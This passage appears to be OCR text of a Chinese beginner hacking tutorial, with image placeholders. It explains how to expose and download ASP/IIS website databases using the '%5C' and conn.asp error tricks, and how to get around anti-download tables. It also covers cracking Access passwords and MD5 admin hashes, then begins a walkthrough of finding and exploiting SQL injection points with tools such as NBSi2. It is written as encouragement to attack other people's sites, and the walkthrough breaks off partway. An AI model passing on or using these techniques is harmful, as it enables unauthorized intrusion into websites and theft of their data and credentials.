


图 4

2.%5C

对一些网站，我们只需要把站点url的最后一个"/"改为"%5C"就能暴出站点数据库，如图5所示就是用这种方法暴出的数据库。




图 5

为什么%5C大法能暴出数据库地址呢？开始我也不是很明白，但后来参考了一下相关的文章，自已弄了一下IIS设置，大致地明白了%5C暴库的原理。

要明白为什么%5C大法能暴库首先要明%5C代表的是什么东东。其实，%5C就是16进制代码中的"\"，但如果我们直接在浏览器中提交"\"，IE会自动把"\"转换为"/"，而提交"%5C"是不会被转换的，最后%5C已经编译仍是表示"\"的意思。为什么遇到"\"就能暴出数据库呢？还记得我说conn.asp暴库时最初是怎么说的吗？conn.asp暴库是相对路径出错，IIS报错信息就暴出了站点数据库。而%5C就是绝对路径出错而引起暴库的。

一般地，在conn.asp中都会有这么一个语句：

dbpath=server.mappath（"data/data.mdb"），其中server.mappath的作用就是把相对路径转换为绝对路径，只有经过转换，服务器才能正确读写数据据。

server.mappath读取的绝对路径的方法是这样的，假设IIS根目录为D:\wwwroot，在这个目录下有一个bbs文件夹，一套ASP论坛系统就放在这个文件夹中，该论坛系统的数据库路径为data/data.mdb，那么server.mappath读取的路径就为IIS根目录+相对路径，即D:\wwwroot\bbs\data\data.mdb.

而IIS还有一个特殊的功能，就是虚拟目录。还是上面的例子，不过这次bbs目录不是在D:\wwwroot下，而是在E:\bbs，但通过IIS的虚拟目录设置，我们仍能把bbs视为是在wwwroot下的。不过这时的目录指向的是一个物理路径，IIS为了解决虚拟目录也能正常访问的问题，优先查询了每个目录是否指向了一个物理路径，而这种查询是以"\"做为标志的。

现在我们可以知道%5C暴库的原理了。当IIS遇到了%5C，即是"\"时，IIS就会以为遇到了一个虚拟目录，便停止向上解析了。如果网站的数据库是在D:\wwwroot\bbs\data\data.mdb，而遇到"\"后就会被解析为D:\wwwroot\data\data.mdb，因为wwwroot下没有data文件夹和data\data.mdb文件，所以IIS就会报错，我们的目的就达到了。

3.暴库过程中的一些常见问题及解决方法

（1）暴库时并不显示xxx错误，而是Http500错误。

这个问题嘛……其实很简单，那是你自己没有对IE进行设置所致。打开IE，到"工具→internet选项→高级"处把"显示友好的http错误信息"前的"✓"去掉，应用后刷新页面看看，数据库地址出来了吧？（如图6）




图 6

（2）暴出的数据库是以.asp结尾的，下载不了。

其实.asp的数据库也是可以下的，我们只须将数据库地址复制下来，用网际快车等工具就可以下载了。不过，有的数据

库中专门建了一个防下载的表，里面写了一条错误的ASP的语句，一般是<% nodownload%>，这时如果把数据库改为asp后缀的就下不了了。（如图7）




图7

（3）暴出的数据库中含有“#”号，下载不了。

这个吗，也是可以解决的。还记得讲%5C暴库原理时说过%5C其实是“\”的16进制代码吗？同样的，我们也可以用“#”的16进制代码%23代替“#”，这样数据库不就可以下载了吗？

（4）ASP的数据库下载回来后无法打开或下载回来的数据库打开要密码。

ASP的数据库当然无法打开了，你只须把它的后缀改为mdb就可以了啊！如果打开数据库要密码可以找一些ACCESS密码破解的工具，ACCESS密码是很好破解的。

（5）我在网吧上网，没ACCESS怎么打开数据库？

可以用辅臣数据浏览器打开。

（6）我遇到了一个超BT的网站，数据库中管理员密码全是16/32位无规律的密码，而且我一个个输入后都说我的密码不对，怎么回事啊？

晕倒！那16/32位的密码是经md5加密的，我们可以用一个md5破解工具把密码还原，不过md5可不是那么好破的东东哦。

（7）数据库明明是.mdb的我却下载不了。

这时你可以用工具下载试试，如果还不行那就是可能是数据库是位于虚拟目录中的，那就没办法了。

（8）我用%5C暴库显示“处理url错误，请与系统管理员联系”，用conn.asp暴又一片空白。

用conn暴库一片空白是因为conn中加了容错语句，而显示“处理url错误，请与系统管理员联系”则是服务器屏蔽了错误信息显示，这时暴库就没有用了。

（二）注入

在众多针对脚本系统的攻击中，注入可谓是闹得最红火的攻击手段了。那么什么是注入攻击呢？来自官方的说法是：“当应用程序使用输入内容来构造动态SQL语句以访问数据库时，会发生SQL注入攻击。如果代码使用存储过程，而这些存储过程作为包含未筛选的用户输入的字符串来传递，也会发生SQL注入攻击。SQL注入可能导致攻击者能够使用应用程序登录，并在数据库中执行命令。如果应用程序使用特权过高的帐户连接到数据库，这种问题会变得很严重。”

目前引起SQL注入的原因主要是程序员在编写网站脚本程序时，对特殊字符过滤的不完全引起的，因为一个脚本系统文件众多，系统开发人员不可能每一个文件都考虑得十分周全，这样使我们有机可趁了。加上注入攻击的易学易用性，使得最近的注入攻击成风。

说了这么多还没玩过注入攻击的朋友们是不是跃跃欲试了呢？好，下面我就带领大家开始我们这次愉快的学习旅程。


1.工具篇


由于注入攻击的兴起，越来越多的注入攻击工具也随之出现了，而且这些工具也越来越傻瓜化，深受菜鸟的喜爱。

注入攻击的工具有很多种，我推荐大家用小竹的NBSi2、教主的HDSi、阿D的注入工具以及小榕的wedtwis图形版，下面我将主要以NBSi2进行讲解，其它几个工具的使用也是类似的。


下载NBSi2后我们需要把NBSi2文件夹中system32内的文件复制到系统文件夹的system32内，Win9X的可以放到system内，运行NBSi2登录后，我们就可以看到图8所示界面。这个界面是注入分析界面，如果我们知道一个注入点就可以在注入地址处填入注入点的url。如果我们不知道哪个地址可以注入，就可以来到注入扫描界面，在扫描地址那里我们填上欲扫描网站的url选全面扫描，然后点开始扫描，不一会下面就会列出可能存在的注入地址和注入的可能性高低了，如图9。

小技巧：如果在使用NBSi2扫描www.xxx.com，扫不到或扫到的全是可能性低的注入点，那么我们可以试着扫www.xxx.com/xx.asp?id=xx，这时你可能会得到一个注入可能性高的注入点。


图8


图9

我们选择一个注入可能性高的注入点，这个注入点的url会出现在下方的方框中，点“注入分析”，就会来到注入分析界面。开始分析后不久就可以得到这是一个数字型+ACCESS的注入点（如图10），我们在表名的大方框下点击“开始”，便会弹出一个提示，不管它，确定，不一会就会猜出表名。

